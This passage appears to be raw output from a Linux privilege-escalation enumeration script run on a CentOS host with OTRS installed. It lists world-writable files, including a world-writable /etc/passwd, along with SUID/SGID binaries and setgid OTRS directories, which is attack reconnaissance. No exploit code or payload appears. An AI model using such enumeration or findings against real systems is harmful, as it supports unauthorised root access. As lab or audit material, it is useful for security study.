--w--w--w- 1 root root 0 May  7 2016
/sys/fs/cgroup/systemd/system.slice/httpd.service/cgroup.event_control
--w--w--w- 1 root root 0 May  7 2016
/sys/fs/cgroup/systemd/system.slice/mariadb.service/cgroup.event_control
--w--w--w- 1 root root 0 May  7 2016
/sys/fs/cgroup/systemd/system.slice/nginx.service/cgroup.event_control
--w--w--w- 1 root root 0 May  7 2016
/sys/fs/cgroup/systemd/system.slice/sshd.service/cgroup.event_control
--w--w--w- 1 root root 0 May  7 2016
/sys/fs/cgroup/systemd/system.slice/tuned.service/cgroup.event_control
--w--w--w- 1 root root 0 May  7 2016
/sys/fs/cgroup/systemd/system.slice/postfix.service/cgroup.event_control
--w--w--w- 1 root root 0 May  7 2016
/sys/fs/cgroup/systemd/system.slice/polkit.service/cgroup.event_control
--w--w--w- 1 root root 0 May  7 2016
/sys/fs/cgroup/systemd/system.slice/wpa_supplicant.service/cgroup.event_control
--w--w--w- 1 root root 0 May  7 2016
/sys/fs/cgroup/systemd/system.slice/NetworkManager.service/cgroup.event_control
--w--w--w- 1 root root 0 May  7 2016 /sys/fs/cgroup/systemd/system.slice/rhel-dmesg.service/cgroup.event_control
--w--w--w- 1 root root 0 May  7 2016 /sys/fs/cgroup/systemd/system.slice/systemd-user-sessions.service/cgroup.event_control
--w--w--w- 1 root root 0 May  7 2016
/sys/fs/cgroup/systemd/system.slice/crond.service/cgroup.event_control
--w--w--w- 1 root root 0 May  7 2016 /sys/fs/cgroup/systemd/system.slice/systemd-update-utmp.service/cgroup.event_control
--w--w--w- 1 root root 0 May  7 2016
/sys/fs/cgroup/systemd/system.slice/vmtoolsd.service/cgroup.event_control
--w--w--w- 1 root root 0 May  7 2016
/sys/fs/cgroup/systemd/system.slice/dbus.service/cgroup.event_control
--w--w--w- 1 root root 0 May  7 2016
/sys/fs/cgroup/systemd/system.slice/rsyslog.service/cgroup.event_control
--w--w--w- 1 root root 0 May  7 2016
/sys/fs/cgroup/systemd/system.slice/firewalld.service/cgroup.event_control
--w--w--w- 1 root root 0 May  7 2016 /sys/fs/cgroup/systemd/system.slice/systemd-logind.service/cgroup.event_control
--w--w--w- 1 root root 0 May  7 2016 /sys/fs/cgroup/systemd/system.slice/systemd-tmpfiles-setup.service/cgroup.event_control
```

--w--w--w- 1 root root 0 May 7 2016
/sys/fs/cgroup/systemd/system.slice/auditd.service/cgroup.event_control
--w--w--w- 1 root root 0 May 7 2016 /sys/fs/cgroup/systemd/system.slice/rhel-import-state.service/cgroup.event_control
--w--w--w- 1 root root 0 May 7 2016 /sys/fs/cgroup/systemd/system.slice/dev-dm\x2d1.swap/cgroup.event_control
--w--w--w- 1 root root 0 May 7 2016 /sys/fs/cgroup/systemd/system.slice/dev-disk-by\x2duuid-054ffeaax2da3e0\x2d4224\x2d873a\x2d09f2f3637e32.swap/cgroup.event_control
--w--w--w- 1 root root 0 May 7 2016 /sys/fs/cgroup/systemd/system.slice/dev-disk-by\x2did-dm\x2duuid\x2dLVM\x2dhRG2tGhHAcnZ4w9h1RDloPb5G5ACnTj9x3RTERI39IAktgPYJ1cQ5CfM7scfTew4.swap/cgroup.event_control
--w--w--w- 1 root root 0 May 7 2016 /sys/fs/cgroup/systemd/system.slice/dev-centos-swap.swap/cgroup.event_control
--w--w--w- 1 root root 0 May 7 2016 /sys/fs/cgroup/systemd/system.slice/dev-disk-by\x2did-dm\x2dname\x2dcentos\x2dswap.swap/cgroup.event_control
--w--w--w- 1 root root 0 May 7 2016 /sys/fs/cgroup/systemd/system.slice/dev-mapper-centos\x2dswap.swap/cgroup.event_control
--w--w--w- 1 root root 0 May 7 2016 /sys/fs/cgroup/systemd/system.slice/lvm2-monitor.service/cgroup.event_control
--w--w--w- 1 root root 0 May 7 2016 /sys/fs/cgroup/systemd/system.slice/system-lvm2\x2dpvscan.slice/cgroup.event_control
--w--w--w- 1 root root 0 May 7 2016 /sys/fs/cgroup/systemd/system.slice/systemd-tmpfiles-setup-dev.service/cgroup.event_control
--w--w--w- 1 root root 0 May 7 2016 /sys/fs/cgroup/systemd/system.slice/rhel-readonly.service/cgroup.event_control
--w--w--w- 1 root root 0 May 7 2016 /sys/fs/cgroup/systemd/system.slice/systemd-udevd.service/cgroup.event_control
--w--w--w- 1 root root 0 May 7 2016 /sys/fs/cgroup/systemd/system.slice/lvm2-lvmetad.service/cgroup.event_control
--w--w--w- 1 root root 0 May 7 2016 /sys/fs/cgroup/systemd/system.slice/systemd-random-seed.service/cgroup.event_control
--w--w--w- 1 root root 0 May 7 2016 /sys/fs/cgroup/systemd/system.slice/systemd-journal-flush.service/cgroup.event_control
--w--w--w- 1 root root 0 May 7 2016 /sys/fs/cgroup/systemd/system.slice/systemd-remount-fs.service/cgroup.event_control
--w--w--w- 1 root root 0 May 7 2016 /sys/fs/cgroup/systemd/system.slice/kmod-static-nodes.service/cgroup.event_control
--w--w--w- 1 root root 0 May 7 2016 /sys/fs/cgroup/systemd/system.slice/systemd-sysctl.service/cgroup.event_control
--w--w--w- 1 root root 0 May 7 2016 /sys/fs/cgroup/systemd/system.slice/-mount/cgroup.event_control
--w--w--w- 1 root root 0 May 7 2016 /sys/fs/cgroup/systemd/system.slice/systemd-vconsole-setup.service/cgroup.event_control
--w--w--w- 1 root root 0 May 7 2016 /sys/fs/cgroup/systemd/system.slice/systemd-fsck-root.service/cgroup.event_control
--w--w--w- 1 root root 0 May 7 2016 /sys/fs/cgroup/systemd/system.slice/sys-kernel-config.mount/cgroup.event_control

```
--w--w--w- 1 root root 0 May  7 2016 /sys/fs/cgroup/systemd/system.slice/sys-kernel-
debug.mount/cgroup.event_control
--w--w--w- 1 root root 0 May  7 2016 /sys/fs/cgroup/systemd/system.slice/dev-
hugepages.mount/cgroup.event_control
--w--w--w- 1 root root 0 May  7 2016 /sys/fs/cgroup/systemd/system.slice/system-
getty.slice/getty@tty1.service/cgroup.event_control
--w--w--w- 1 root root 0 May  7 2016 /sys/fs/cgroup/systemd/system.slice/system-
getty.slice/cgroup.event_control
--w--w--w- 1 root root 0 May  7 2016 /sys/fs/cgroup/systemd/system.slice/dev-
mqueue.mount/cgroup.event_control
--w--w--w- 1 root root 0 May  7 2016 /sys/fs/cgroup/systemd/system.slice/systemd-
journald.service/cgroup.event_control
--w--w--w- 1 root root 0 May  7 2016 /sys/fs/cgroup/systemd/system.slice/cgroup.event_control
--w--w--w- 1 root root 0 May  7 2016 /sys/fs/cgroup/systemd/cgroup.event_control
-rwxrwxrwx. 1 root root 1306 Apr  9 23:00 /etc/passwd
----rwxrwx 1 apache apache 7944 Apr  9 22:36 /var/tmp/9545
```

[+] Checking if root's home folder is accessible

[+] SUID/SGID Files and Directories

```
drwxr-sr-x 3 root systemd-journal 60 May  7 2016 /run/log/journal
drwxr-s---+ 2 root systemd-journal 80 Apr  9 13:35
/run/log/journal/c4e2ab235f34435d8f2c6b96da7807e5
-r-xr-sr-x. 1 root tty 15344 Jun 10 2014 /usr/bin/wall
-rwxr-sr-x. 1 root tty 19536 Nov 20 2015 /usr/bin/write
-rwsr-xr-x. 1 root root 64200 Mar  6 2015 /usr/bin/chage
-rwsr-xr-x. 1 root root 78168 Mar  6 2015 /usr/bin/gpasswd
-rwsr-xr-x. 1 root root 41752 Mar  6 2015 /usr/bin/newgrp
-rwsr-xr-x. 1 root root 44232 Nov 20 2015 /usr/bin/mount
-rws--x--x. 1 root root 23960 Nov 20 2015 /usr/bin/chfn
-rws--x--x. 1 root root 23856 Nov 20 2015 /usr/bin/chsh
-rwsr-xr-x. 1 root root 32072 Nov 20 2015 /usr/bin/su
-rwsr-xr-x. 1 root root 31960 Nov 20 2015 /usr/bin/umount
-rwsr-xr-x. 1 root root 27656 Jun  9 2014 /usr/bin/pkexec
-rwsr-xr-x. 1 root root 57544 Jul 27 2015 /usr/bin/crontab
---S--x--x. 1 root root 130720 Nov 20 2015 /usr/bin/sudo
---x--s--x. 1 root nobody 306304 Jan 14 2016 /usr/bin/ssh-agent
-rwsr-xr-x. 1 root root 27832 Jun 10 2014 /usr/bin/passwd
-rwsr-xr-x. 1 root root 11208 Aug 18 2015 /usr/sbin/pam_timestamp_check
-rwsr-xr-x. 1 root root 36264 Aug 18 2015 /usr/sbin/unix_chkpwd
-rwxr-sr-x. 1 root root 11208 Nov 20 2015 /usr/sbin/netreport
-rwsr-xr-x. 1 root root 11272 Nov 20 2015 /usr/sbin/usernetctl
-rwxr-sr-x. 1 root postdrop 218552 Jun 10 2014 /usr/sbin/postdrop
-rwxr-sr-x. 1 root postdrop 259992 Jun 10 2014 /usr/sbin/postqueue
-rwsr-xr-x. 1 root root 15416 Jun  9 2014 /usr/lib/polkit-1/polkit-agent-helper-1
-r-sr-xr-x 1 root root 9532 Feb  5 2016 /usr/lib/vmware-tools/bin32/vmware-user-suid-wrapper
-r-sr-xr-x 1 root root 10224 Feb  5 2016 /usr/lib/vmware-tools/bin64/vmware-user-suid-wrapper
-rwsr-x--. 1 root dbus 318392 Nov 20 2015 /usr/lib64/dbus-1/dbus-daemon-launch-helper
-rwx--s--x. 1 root utmp 11192 Jun 10 2014 /usr/libexec/utempter/utempter
---x--s--x. 1 root ssh_keys 461416 Jan 14 2016 /usr/libexec/openssh/ssh-keysign
drwxrwsr-x. 4 otrs apache 4096 Apr  9 13:35 /opt/otrs/bin
```

drwxrwsr-x. 2 otrs apache 104 Feb 5 2016 /opt/otrs/bin/fcgi-bin
drwxrwsr-x. 2 otrs apache 4096 Feb 5 2016 /opt/otrs/bin/cgi-bin
drwxrwsr-x. 2 otrs apache 19 Feb 5 2016 /opt/otrs/Custom
drwxrwsr-x. 3 otrs apache 41 Feb 5 2016 /opt/otrs/doc
drwxrwsr-x. 2 otrs apache 4096 Feb 5 2016 /opt/otrs/doc/sample_mails
drwxrwsr-x. 3 otrs apache 17 Feb 5 2016 /opt/otrs/i18n
drwxrwsr-x. 2 otrs apache 4096 Feb 5 2016 /opt/otrs/i18n/otrs
drwxrwsr-x. 9 otrs apache 4096 Apr 9 13:35 /opt/otrs/Kernel
drwxrwsr-x. 3 otrs apache 36 Feb 5 2016 /opt/otrs/Kernel/Config
drwxrwsr-x. 2 otrs apache 4096 Apr 9 20:26 /opt/otrs/Kernel/Config/Files
drwxrwsr-x. 5 otrs apache 42 Apr 9 13:35 /opt/otrs/Kernel/Output
drwxrwsr-x. 2 otrs apache 26 Feb 5 2016 /opt/otrs/Kernel/Output/PDF
drwxrwsr-x. 25 otrs apache 4096 Apr 9 13:35 /opt/otrs/Kernel/Output/HTML
drwxrwsr-x. 2 otrs apache 23 Feb 5 2016 /opt/otrs/Kernel/Output/HTML/ServicePreferences
drwxrwsr-x. 2 otrs apache 4096 Feb 5 2016 /opt/otrs/Kernel/Output/HTML/Preferences
drwxrwsr-x. 2 otrs apache 4096 Feb 5 2016 /opt/otrs/Kernel/Output/HTML/Layout
drwxrwsr-x. 2 otrs apache 4096 Feb 5 2016 /opt/otrs/Kernel/Output/HTML/NavBar
drwxrwsr-x. 2 otrs apache 20 Feb 5 2016 /opt/otrs/Kernel/Output/HTML/TicketOverviewMenu
drwxrwsr-x. 2 otrs apache 54 Feb 5 2016 /opt/otrs/Kernel/Output/HTML/TicketOverview
drwxrwsr-x. 2 otrs apache 23 Feb 5 2016 /opt/otrs/Kernel/Output/HTML/QueuePreferences
drwxrwsr-x. 2 otrs apache 23 Feb 5 2016 /opt/otrs/Kernel/Output/HTML/SLAPreferences
drwxrwsr-x. 2 otrs apache 35 Feb 5 2016 /opt/otrs/Kernel/Output/HTML/ArticleCompose
drwxrwsr-x. 2 otrs apache 44 Feb 5 2016 /opt/otrs/Kernel/Output/HTML/ArticleAttachment
drwxrwsr-x. 2 otrs apache 20 Feb 5 2016 /opt/otrs/Kernel/Output/HTML/TicketBulk
drwxrwsr-x. 2 otrs apache 4096 Feb 5 2016 /opt/otrs/Kernel/Output/HTML/TicketMenu
drwxrwsr-x. 2 otrs apache 37 Feb 5 2016 /opt/otrs/Kernel/Output/HTML/FilterText
drwxrwsr-x. 2 otrs apache 22 Feb 5 2016 /opt/otrs/Kernel/Output/HTML/LinkObject
drwxrwsr-x. 2 otrs apache 4096 Feb 5 2016 /opt/otrs/Kernel/Output/HTML/Notification
drwxrwsr-x. 2 otrs apache 37 Feb 5 2016 /opt/otrs/Kernel/Output/HTML/CustomerNewTicket
drwxrwsr-x. 2 otrs apache 20 Feb 5 2016 /opt/otrs/Kernel/Output/HTML/Statistics
drwxrwsr-x. 3 otrs apache 21 Feb 5 2016 /opt/otrs/Kernel/Output/HTML/Templates
drwxrwsr-x. 5 otrs apache 12288 Feb 5 2016
/opt/otrs/Kernel/Output/HTML/Templates/Standard
drwxrwsr-x. 3 otrs apache 18 Feb 5 2016
/opt/otrs/Kernel/Output/HTML/Templates/Standard/NotificationEvent
drwxrwsr-x. 2 otrs apache 44 Feb 5 2016
/opt/otrs/Kernel/Output/HTML/Templates/Standard/NotificationEvent/Email
drwxrwsr-x. 2 otrs apache 4096 Feb 5 2016
/opt/otrs/Kernel/Output/HTML/Templates/Standard/ProcessManagement
drwxrwsr-x. 3 otrs apache 4096 Feb 5 2016
/opt/otrs/Kernel/Output/HTML/Templates/Standard/Statistics
drwxrwsr-x. 2 otrs apache 18 Feb 5 2016
/opt/otrs/Kernel/Output/HTML/Templates/Standard/Statistics/StatsResultRender
drwxrwsr-x. 2 otrs apache 46 Feb 5 2016 /opt/otrs/Kernel/Output/HTML/CustomerUser
drwxrwsr-x. 2 otrs apache 80 Feb 5 2016 /opt/otrs/Kernel/Output/HTML/HeaderMeta
drwxrwsr-x. 2 otrs apache 34 Feb 5 2016 /opt/otrs/Kernel/Output/HTML/ArticleCheck
drwxrwsr-x. 2 otrs apache 4096 Feb 5 2016 /opt/otrs/Kernel/Output/HTML/Dashboard
drwxrwsr-x. 2 otrs apache 4096 Feb 5 2016 /opt/otrs/Kernel/Output/HTML/ToolBar
drwxrwsr-x. 3 otrs apache 55 Feb 5 2016 /opt/otrs/Kernel/Output/Template
drwxrwsr-x. 2 otrs apache 20 Feb 5 2016 /opt/otrs/Kernel/Output/Template/Plugin
drwxrwsr-x. 35 otrs apache 4096 Apr 9 13:35 /opt/otrs/Kernel/System

drwxrwsr-x. 2 otrs apache 72 Feb 5 2016 /opt/otrs/Kernel/System/DB
drwxrwsr-x. 3 otrs apache 15 Feb 5 2016 /opt/otrs/Kernel/System/ACL
drwxrwsr-x. 2 otrs apache 19 Feb 5 2016 /opt/otrs/Kernel/System/ACL/DB
drwxrwsr-x. 2 otrs apache 36 Feb 5 2016 /opt/otrs/Kernel/System/Log
drwxrwsr-x. 2 otrs apache 29 Feb 5 2016 /opt/otrs/Kernel/System/SLA
drwxrwsr-x. 3 otrs apache 4096 Feb 5 2016 /opt/otrs/Kernel/System/Web
drwxrwsr-x. 2 otrs apache 30 Feb 5 2016 /opt/otrs/Kernel/System/Web/UploadCache
drwxrwsr-x. 4 otrs apache 98 Feb 5 2016 /opt/otrs/Kernel/System/Auth
drwxrwsr-x. 2 otrs apache 20 Feb 5 2016 /opt/otrs/Kernel/System/Auth/Sync
drwxrwsr-x. 2 otrs apache 35 Feb 5 2016 /opt/otrs/Kernel/System/Auth/TwoFactor
drwxrwsr-x. 3 otrs apache 30 Feb 5 2016 /opt/otrs/Kernel/System/CustomerCompany
drwxrwsr-x. 2 otrs apache 56 Feb 5 2016 /opt/otrs/Kernel/System/CustomerCompany/Event
drwxrwsr-x. 3 otrs apache 24 Feb 5 2016 /opt/otrs/Kernel/System/User
drwxrwsr-x. 2 otrs apache 18 Feb 5 2016 /opt/otrs/Kernel/System/User/Preferences
drwxrwsr-x. 3 otrs apache 67 Feb 5 2016 /opt/otrs/Kernel/System/Daemon
drwxrwsr-x. 3 otrs apache 4096 Feb 5 2016 /opt/otrs/Kernel/System/Daemon/DaemonModules
drwxrwsr-x. 2 otrs apache 98 Feb 5 2016

/opt/otrs/Kernel/System/Daemon/DaemonModules/SchedulerTaskWorker
drwxrwsr-x. 3 otrs apache 18 Feb 5 2016 /opt/otrs/Kernel/System/Package
drwxrwsr-x. 2 otrs apache 31 Feb 5 2016 /opt/otrs/Kernel/System/Package/Event
drwxrwsr-x. 2 otrs apache 98 Feb 5 2016 /opt/otrs/Kernel/System/MailAccount
drwxrwsr-x. 2 otrs apache 28 Feb 5 2016 /opt/otrs/Kernel/System/Cache
drwxrwsr-x. 2 otrs apache 34 Feb 5 2016 /opt/otrs/Kernel/System/Crypt
drwxrwsr-x. 2 otrs apache 4096 Feb 5 2016 /opt/otrs/Kernel/System/Email
drwxrwsr-x. 3 otrs apache 41 Feb 5 2016 /opt/otrs/Kernel/System/Queue
drwxrwsr-x. 2 otrs apache 39 Feb 5 2016 /opt/otrs/Kernel/System/Queue/Event
drwxrwsr-x. 4 otrs apache 33 Feb 5 2016 /opt/otrs/Kernel/System/Stats
drwxrwsr-x. 2 otrs apache 27 Feb 5 2016 /opt/otrs/Kernel/System/Stats/Static
drwxrwsr-x. 2 otrs apache 4096 Feb 5 2016 /opt/otrs/Kernel/System/Stats/Dynamic
drwxrwsr-x. 9 otrs apache 4096 Feb 5 2016 /opt/otrs/Kernel/System/Ticket
drwxrwsr-x. 2 otrs apache 44 Feb 5 2016 /opt/otrs/Kernel/System/Ticket/Acl
drwxrwsr-x. 2 otrs apache 43 Feb 5 2016 /opt/otrs/Kernel/System/Ticket/ArticleSearchIndex
drwxrwsr-x. 3 otrs apache 4096 Feb 5 2016 /opt/otrs/Kernel/System/Ticket/Event
drwxrwsr-x. 3 otrs apache 22 Feb 5 2016

/opt/otrs/Kernel/System/Ticket/Event/NotificationEvent
drwxrwsr-x. 2 otrs apache 35 Feb 5 2016

/opt/otrs/Kernel/System/Ticket/Event/NotificationEvent/Transport
drwxrwsr-x. 2 otrs apache 81 Feb 5 2016 /opt/otrs/Kernel/System/Ticket/Number
drwxrwsr-x. 2 otrs apache 43 Feb 5 2016 /opt/otrs/Kernel/System/Ticket/IndexAccelerator
drwxrwsr-x. 2 otrs apache 94 Feb 5 2016 /opt/otrs/Kernel/System/Ticket/Permission
drwxrwsr-x. 2 otrs apache 80 Feb 5 2016 /opt/otrs/Kernel/System/Ticket/CustomerPermission
drwxrwsr-x. 5 otrs apache 4096 Feb 5 2016 /opt/otrs/Kernel/System/ProcessManagement
drwxrwsr-x. 3 otrs apache 4096 Feb 5 2016 /opt/otrs/Kernel/System/ProcessManagement/DB
drwxrwsr-x. 2 otrs apache 21 Feb 5 2016

/opt/otrs/Kernel/System/ProcessManagement/DB/Process
drwxrwsr-x. 2 otrs apache 4096 Feb 5 2016

/opt/otrs/Kernel/System/ProcessManagement/TransitionAction
drwxrwsr-x. 2 otrs apache 28 Feb 5 2016

/opt/otrs/Kernel/System/ProcessManagement/TransitionValidation
drwxrwsr-x. 3 otrs apache 20 Feb 5 2016 /opt/otrs/Kernel/System/CloudService
drwxrwsr-x. 2 otrs apache 42 Feb 5 2016 /opt/otrs/Kernel/System/CloudService/Backend

drwxrwsr-x. 5 otrs apache 4096 Feb 5 2016 /opt/otrs/Kernel/System/PostMaster
drwxrwsr-x. 2 otrs apache 4096 Feb 5 2016 /opt/otrs/Kernel/System/PostMaster/Filter
drwxrwsr-x. 2 otrs apache 30 Feb 5 2016 /opt/otrs/Kernel/System/PostMaster/LoopProtection
drwxrwsr-x. 2 otrs apache 96 Feb 5 2016 /opt/otrs/Kernel/System/PostMaster/FollowUpCheck
drwxrwsr-x. 3 otrs apache 67 Feb 5 2016 /opt/otrs/Kernel/System/Console
drwxrwsr-x. 6 otrs apache 83 Feb 5 2016 /opt/otrs/Kernel/System/Console/Command
drwxrwsr-x. 6 otrs apache 58 Feb 5 2016 /opt/otrs/Kernel/System/Console/Command/Dev
drwxrwsr-x. 3 otrs apache 53 Feb 5 2016 /opt/otrs/Kernel/System/Console/Command/Dev/Code
drwxrwsr-x. 4 otrs apache 66 Feb 5 2016
/opt/otrs/Kernel/System/Console/Command/Dev/Code/Generate
drwxrwsr-x. 2 otrs apache 63 Feb 5 2016
/opt/otrs/Kernel/System/Console/Command/Dev/Code/Generate/ConsoleCommand
drwxrwsr-x. 3 otrs apache 37 Feb 5 2016
/opt/otrs/Kernel/System/Console/Command/Dev/Code/Generate/UnitTest
drwxrwsr-x. 2 otrs apache 27 Feb 5 2016
/opt/otrs/Kernel/System/Console/Command/Dev/Code/Generate/UnitTest/Backend
drwxrwsr-x. 2 otrs apache 46 Feb 5 2016
/opt/otrs/Kernel/System/Console/Command/Dev/Package
drwxrwsr-x. 4 otrs apache 4096 Feb 5 2016
/opt/otrs/Kernel/System/Console/Command/Dev/Tools
drwxrwsr-x. 2 otrs apache 22 Feb 5 2016
/opt/otrs/Kernel/System/Console/Command/Dev/Tools/Migrate
drwxrwsr-x. 2 otrs apache 69 Feb 5 2016
/opt/otrs/Kernel/System/Console/Command/Dev/Tools/Database
drwxrwsr-x. 2 otrs apache 19 Feb 5 2016
/opt/otrs/Kernel/System/Console/Command/Dev/UnitTest
drwxrwsr-x. 15 otrs apache 4096 Feb 5 2016 /opt/otrs/Kernel/System/Console/Command/Admin
drwxrwsr-x. 2 otrs apache 19 Feb 5 2016
/opt/otrs/Kernel/System/Console/Command/Admin/CustomerCompany
drwxrwsr-x. 2 otrs apache 37 Feb 5 2016
/opt/otrs/Kernel/System/Console/Command/Admin/Role
drwxrwsr-x. 2 otrs apache 40 Feb 5 2016
/opt/otrs/Kernel/System/Console/Command/Admin/User
drwxrwsr-x. 2 otrs apache 4096 Feb 5 2016
/opt/otrs/Kernel/System/Console/Command/Admin/Package
drwxrwsr-x. 2 otrs apache 77 Feb 5 2016
/opt/otrs/Kernel/System/Console/Command/Admin/Group
drwxrwsr-x. 2 otrs apache 19 Feb 5 2016
/opt/otrs/Kernel/System/Console/Command/Admin/Queue
drwxrwsr-x. 2 otrs apache 29 Feb 5 2016
/opt/otrs/Kernel/System/Console/Command/Admin/Article
drwxrwsr-x. 2 otrs apache 19 Feb 5 2016
/opt/otrs/Kernel/System/Console/Command/Admin/TicketType
drwxrwsr-x. 2 otrs apache 19 Feb 5 2016
/opt/otrs/Kernel/System/Console/Command/Admin/Service
drwxrwsr-x. 2 otrs apache 40 Feb 5 2016
/opt/otrs/Kernel/System/Console/Command/Admin/CustomerUser
drwxrwsr-x. 2 otrs apache 79 Feb 5 2016
/opt/otrs/Kernel/System/Console/Command/Admin/WebService
drwxrwsr-x. 2 otrs apache 19 Feb 5 2016
/opt/otrs/Kernel/System/Console/Command/Admin/SystemAddress

drwxrwsr-x. 2 otrs apache 25 Feb 5 2016
/opt/otrs/Kernel/System/Console/Command/Admin/StandardTemplate
drwxrwsr-x. 18 otrs apache 4096 Feb 5 2016 /opt/otrs/Kernel/System/Console/Command/Maint
drwxrwsr-x. 2 otrs apache 37 Feb 5 2016
/opt/otrs/Kernel/System/Console/Command/Maint/Daemon
drwxrwsr-x. 2 otrs apache 37 Feb 5 2016
/opt/otrs/Kernel/System/Console/Command/Maint/Config
drwxrwsr-x. 2 otrs apache 22 Feb 5 2016
/opt/otrs/Kernel/System/Console/Command/Maint/Cache
drwxrwsr-x. 2 otrs apache 27 Feb 5 2016
/opt/otrs/Kernel/System/Console/Command/Maint/SMIME
drwxrwsr-x. 3 otrs apache 40 Feb 5 2016
/opt/otrs/Kernel/System/Console/Command/Maint/Stats
drwxrwsr-x. 2 otrs apache 24 Feb 5 2016
/opt/otrs/Kernel/System/Console/Command/Maint/Stats/Dashboard
drwxrwsr-x. 2 otrs apache 51 Feb 5 2016
/opt/otrs/Kernel/System/Console/Command/Maint/Loader
drwxrwsr-x. 2 otrs apache 4096 Feb 5 2016
/opt/otrs/Kernel/System/Console/Command/Maint/Ticket
drwxrwsr-x. 2 otrs apache 75 Feb 5 2016
/opt/otrs/Kernel/System/Console/Command/Maint/PostMaster
drwxrwsr-x. 2 otrs apache 26 Feb 5 2016
/opt/otrs/Kernel/System/Console/Command/Maint/Registration
drwxrwsr-x. 2 otrs apache 86 Feb 5 2016
/opt/otrs/Kernel/System/Console/Command/Maint/Session
drwxrwsr-x. 2 otrs apache 31 Feb 5 2016
/opt/otrs/Kernel/System/Console/Command/Maint/CloudServices
drwxrwsr-x. 2 otrs apache 19 Feb 5 2016
/opt/otrs/Kernel/System/Console/Command/Maint/GenericAgent
drwxrwsr-x. 3 otrs apache 56 Feb 5 2016
/opt/otrs/Kernel/System/Console/Command/Maint/Database
drwxrwsr-x. 2 otrs apache 31 Feb 5 2016
/opt/otrs/Kernel/System/Console/Command/Maint/Database/MySQL
drwxrwsr-x. 2 otrs apache 35 Feb 5 2016
/opt/otrs/Kernel/System/Console/Command/Maint/SupportData
drwxrwsr-x. 2 otrs apache 24 Feb 5 2016
/opt/otrs/Kernel/System/Console/Command/Maint/SupportBundle
drwxrwsr-x. 2 otrs apache 59 Feb 5 2016
/opt/otrs/Kernel/System/Console/Command/Maint/OTRSBusiness
drwxrwsr-x. 2 otrs apache 30 Feb 5 2016 /opt/otrs/Kernel/System/Console/Command/Internal
drwxrwsr-x. 2 otrs apache 78 Feb 5 2016 /opt/otrs/Kernel/System/SysConfig
drwxrwsr-x. 2 otrs apache 22 Feb 5 2016 /opt/otrs/Kernel/System/LinkObject
drwxrwsr-x. 2 otrs apache 29 Feb 5 2016 /opt/otrs/Kernel/System/Service
drwxrwsr-x. 4 otrs apache 53 Feb 5 2016 /opt/otrs/Kernel/System/DynamicField
drwxrwsr-x. 3 otrs apache 4096 Feb 5 2016 /opt/otrs/Kernel/System/DynamicField/Driver
drwxrwsr-x. 2 otrs apache 45 Feb 5 2016
/opt/otrs/Kernel/System/DynamicField/Driver/ProcessManagement
drwxrwsr-x. 2 otrs apache 39 Feb 5 2016 /opt/otrs/Kernel/System/DynamicField/ObjectType
drwxrwsr-x. 3 otrs apache 87 Feb 5 2016 /opt/otrs/Kernel/System/CustomerAuth
drwxrwsr-x. 2 otrs apache 35 Feb 5 2016 /opt/otrs/Kernel/System/CustomerAuth/TwoFactor
drwxrwsr-x. 4 otrs apache 62 Feb 5 2016 /opt/otrs/Kernel/System/CustomerUser

drwxrwsr-x. 2 otrs apache 18 Feb 5 2016 /opt/otrs/Kernel/System/CustomerUser/Preferences
drwxrwsr-x. 2 otrs apache 86 Feb 5 2016 /opt/otrs/Kernel/System/CustomerUser/Event
drwxrwsr-x. 2 otrs apache 4096 Feb 5 2016 /opt/otrs/Kernel/System/GenericAgent
drwxrwsr-x. 2 otrs apache 40 Feb 5 2016 /opt/otrs/Kernel/System/UnitTest
drwxrwsr-x. 4 otrs apache 92 Feb 5 2016 /opt/otrs/Kernel/System/SupportDataCollector
drwxrwsr-x. 6 otrs apache 57 Feb 5 2016 /opt/otrs/Kernel/System/SupportDataCollector/Plugin
drwxrwsr-x. 2 otrs apache 4096 Feb 5 2016
/opt/otrs/Kernel/System/SupportDataCollector/Plugin/OS
 drwxrwsr-x. 3 otrs apache 4096 Feb 5 2016
/opt/otrs/Kernel/System/SupportDataCollector/Plugin/OTRS
 drwxrwsr-x. 2 otrs apache 4096 Feb 5 2016
/opt/otrs/Kernel/System/SupportDataCollector/Plugin/OTRS/Ticket
 drwxrwsr-x. 4 otrs apache 76 Feb 5 2016
/opt/otrs/Kernel/System/SupportDataCollector/Plugin/Webserver
 drwxrwsr-x. 2 otrs apache 27 Feb 5 2016
/opt/otrs/Kernel/System/SupportDataCollector/Plugin/Webserver/IIS
 drwxrwsr-x. 2 otrs apache 68 Feb 5 2016
/opt/otrs/Kernel/System/SupportDataCollector/Plugin/Webserver/Apache
 drwxrwsr-x. 6 otrs apache 83 Feb 5 2016
/opt/otrs/Kernel/System/SupportDataCollector/Plugin/Database
 drwxrwsr-x. 2 otrs apache 37 Feb 5 2016
/opt/otrs/Kernel/System/SupportDataCollector/Plugin/Database/mssql
 drwxrwsr-x. 2 otrs apache 4096 Feb 5 2016
/opt/otrs/Kernel/System/SupportDataCollector/Plugin/Database/mysql
 drwxrwsr-x. 2 otrs apache 36 Feb 5 2016
/opt/otrs/Kernel/System/SupportDataCollector/Plugin/Database/oracle
 drwxrwsr-x. 2 otrs apache 73 Feb 5 2016
/opt/otrs/Kernel/System/SupportDataCollector/Plugin/Database/postgresql
 drwxrwsr-x. 3 otrs apache 17 Feb 5 2016
/opt/otrs/Kernel/System/SupportDataCollector/PluginAsynchronous
 drwxrwsr-x. 2 otrs apache 31 Feb 5 2016
/opt/otrs/Kernel/System/SupportDataCollector/PluginAsynchronous/OTRS
 drwxrwsr-x. 2 otrs apache 30 Feb 5 2016 /opt/otrs/Kernel/System/AuthSession
 drwxrwsr-x. 2 otrs apache 96 Feb 5 2016 /opt/otrs/Kernel/System/GenericInterface
 drwxrwsr-x. 2 otrs apache 30 Feb 5 2016 /opt/otrs/Kernel/System/VirtualFS
 drwxrwsr-x. 40 otrs apache 4096 Feb 5 2016 /opt/otrs/Kernel/cpan-lib
 drwxrwsr-x. 2 otrs apache 43 Feb 5 2016 /opt/otrs/Kernel/cpan-lib/IO
 drwxrwsr-x. 6 otrs apache 4096 Feb 5 2016 /opt/otrs/Kernel/cpan-lib/CGI
 drwxrwsr-x. 2 otrs apache 45 Feb 5 2016 /opt/otrs/Kernel/cpan-lib/CGI/HTML
 drwxrwsr-x. 2 otrs apache 20 Feb 5 2016 /opt/otrs/Kernel/cpan-lib/CGI/File
 drwxrwsr-x. 2 otrs apache 20 Feb 5 2016 /opt/otrs/Kernel/cpan-lib/CGI/Parse
 drwxrwsr-x. 2 otrs apache 20 Feb 5 2016 /opt/otrs/Kernel/cpan-lib/CGI/Emulate
 drwxrwsr-x. 2 otrs apache 24 Feb 5 2016 /opt/otrs/Kernel/cpan-lib/CSS
